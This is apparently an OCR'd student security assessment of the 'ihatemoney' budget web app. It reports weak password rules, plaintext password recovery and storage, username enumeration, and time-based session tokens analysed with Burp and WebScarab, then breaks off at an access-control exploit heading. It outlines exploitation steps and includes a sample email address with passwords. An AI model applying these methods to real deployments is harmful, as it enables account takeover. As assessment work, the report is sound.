
3.1 Password Quality:

The application does not apply any restrictions or minimum quality rules on user passwords. We attempted to set various weak passphrases or passwords like short passwords, common dictionary words, number-only, alphabetic characters only and the application generated no error.

Suggested Changes:
Implement rules for password creation

3.2 Password Recovery Mechanism:

Current password is sent in plaintext on the registered email.
The screenshot of this password is shown as follows:



Budget manager <budget@notmyidea.org>
to me

Hi,

You requested to be reminded about your password for "newproject1".

You can access it here: http://ihatemoney.org/newproject1/, the private code is "1231234".

Hope this helps,
Some weird guys (with beards)

Suggested Changes:
Using a unique one-time random generated URL or a complex security challenge instead could be more secure.
Another possible way to help recovery is the use of security questions.
Use a captcha to verify the user is not a robot

3.3 Username Enumeration:

The application blocks registration of the same username twice, we tried this self registration feature to exploit this behavior to enumerate a list of registered username. Thereafter, employing an exhaustive search attack.


3.4 Insecure Storage:

Passwords and other credentials are stored in plaintext in SQLite3 database. Pls add screenshots.

Method to exploit:

- Launch the application on localhost
- Add random project names
- Run SQLite3 db graphical interface
- Run the query: *select * from project*

The passwords are stored in the form of plaintext in the database as seen below.
This was found out as werkzeug was present but never used.
Checked models.py, web.api etc. since not found we tried checking database
When checked database we found that it stored in plaintext



```
select * from project
```

	id	name	password	contact_email
1	sid	Sid	1234	ssd377@nyu.edu
2	sidd	Sid	123123	ssd377@nyu.edu
3	siddharth	siddharth	123123	ssd377@nyu.edu
4	siddharth1	Siddharth1	siddharth	ssd377@nyu.edu

```
4 Rows returned from: select * from project (took 1ms)
```

Suggested Change:

Passwords should be hashed before storing and usernames must be encrypted in order to maintain confidentiality.

4 Session Management:

4.1 Predictability of Tokens

- Burp Sequencer: took a large number of session Ids generated by the application and analyzed the pattern if any. (remove if unnecessary)
- Using Burp Repeater, we tried to modify session token bit by bit and check the response to see if the modified value is accepted.


4.2 Insecure Transmission of Tokens

- Cookie is set to HttpOnly which means that client side scripts can not modify the session cookie.
- No secure flag set in the cookie which means that the cookie can be sent in unencrypted channel.

4.3 Session Fixation

An attack that allows the hijacking of a valid user session thereby managing to limit the session ID management of a web application and therefore the web application itself.

Web Scarab Session ID analysis:




Session Identifier : localhost/ session

Date	Value	Numeric	Difference
2017/05/07 15:04:01.57	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	
2017/05/07 15:04:01.160	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.259	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.358	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.456	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.557	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.657	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.757	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.857	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:01.958	eyJsYW5nIjoiZnlifQ.C_EBIQ.YeJ-tj5bzr63...	203860167571319758627487965	0
2017/05/07 15:04:02.66	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	81325588211395070575844382
2017/05/07 15:04:02.160	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.267	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.361	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.459	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.560	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.660	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.760	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.860	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:02.958	eyJsYW5nIjoiZnlifQ.C_EBIg.KbBn14rIgq...	285185755782714829203332347	0
2017/05/07 15:04:03.61	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	136270970252514243087704438
2017/05/07 15:04:03.160	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.260	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.366	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.459	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.559	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.662	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0
2017/05/07 15:04:03.771	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNlj...	421456726035229072291036785	0

Minimum : 1034977291285814217233225

Maximum : 1334390521132914860425988987


Range : 1.3333556E27



Session Identifier : localhost/ session

Date	Value	Numeric	Difference
2017/05/07 15:04:03.962	eyJsYW5nIjoiZnlifQ.C_EBIw.NMfO2krNIj...	421456726035229072291036785	0
2017/05/07 15:04:04.71	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	153343966209407258506771762
2017/05/07 15:04:04.164	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.261	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.365	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.462	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.564	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.664	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.767	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.866	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:04.968	eyJsYW5nIjoiZnlifQ.C_EBJA.YVAPmGGY...	574800692244636330797808547	0
2017/05/07 15:04:05.68	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	160654015477064542406210768
2017/05/07 15:04:05.166	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.269	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.366	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.468	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.566	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.669	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.770	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.876	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:05.973	eyJsYW5nIjoiZnlifQ.C_EBJQ.jyXRFELJAUx...	735454707721700873204019315	0
2017/05/07 15:04:06.67	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	127763371656429961959952983
2017/05/07 15:04:06.169	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0
2017/05/07 15:04:06.269	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0
2017/05/07 15:04:06.369	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0
2017/05/07 15:04:06.467	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0
2017/05/07 15:04:06.568	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0
2017/05/07 15:04:06.668	eyJsYW5nIjoiZnlifQ.C_EBJg.mDC0FZXqy...	863218079378130835163972298	0


Minimum : 1034977291285814217233225
Maximum : 1334390521132914860425988987
Range : 1.3333556E27



Session Identifier : localhost/ session

Date	Value	Numeric	Difference
2017/05/07 15:04:08.272	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.371	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.470	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.570	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.671	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.771	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.874	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:08.970	eyJsYW5nIjoiZnlifQ.C_EBKA.DVVAWgJxw...	1019835434633478266956080337	0
2017/05/07 15:04:09.70	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	113730561468968916494941186
2017/05/07 15:04:09.171	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.276	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.371	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.471	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.572	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.672	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.779	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.879	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:09.978	eyJsYW5nIjoiZnlifQ.C_EBKQ.0e1ysuM0...	1133565996102447183451021523	0
2017/05/07 15:04:10.71	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	200824525030467676974967464
2017/05/07 15:04:10.173	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.272	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.373	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.473	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.572	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.674	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.774	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.874	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0
2017/05/07 15:04:10.980	eyJsYW5nIjoiZnlifQ.C_EBKg.cAfL0sbAzA...	1334390521132914860425988987	0

Minimum : 1034977291285814217233225
Maximum : 1334390521132914860425988987
Range : 1.3333556E27



Thus from the above results we can conclude the following:

For a strong session ID, we would expect random values spread all over the graph. Instead we have steps of values (new session ID) generated every second. Evidently, this is a time based session ID generation.

5 Access control privileges:

5.1 Insecure Access Control Methods and Privilege Escalation

5.1.1 Threat found:


The user who creates the project for billing (admin of project) could be removed without notification at any time by any of the other members.

If a user is a part of the project he can change the password and set recovery email to his account, thereby not letting anybody else access it.

5.1.2 Method to exploit threat:

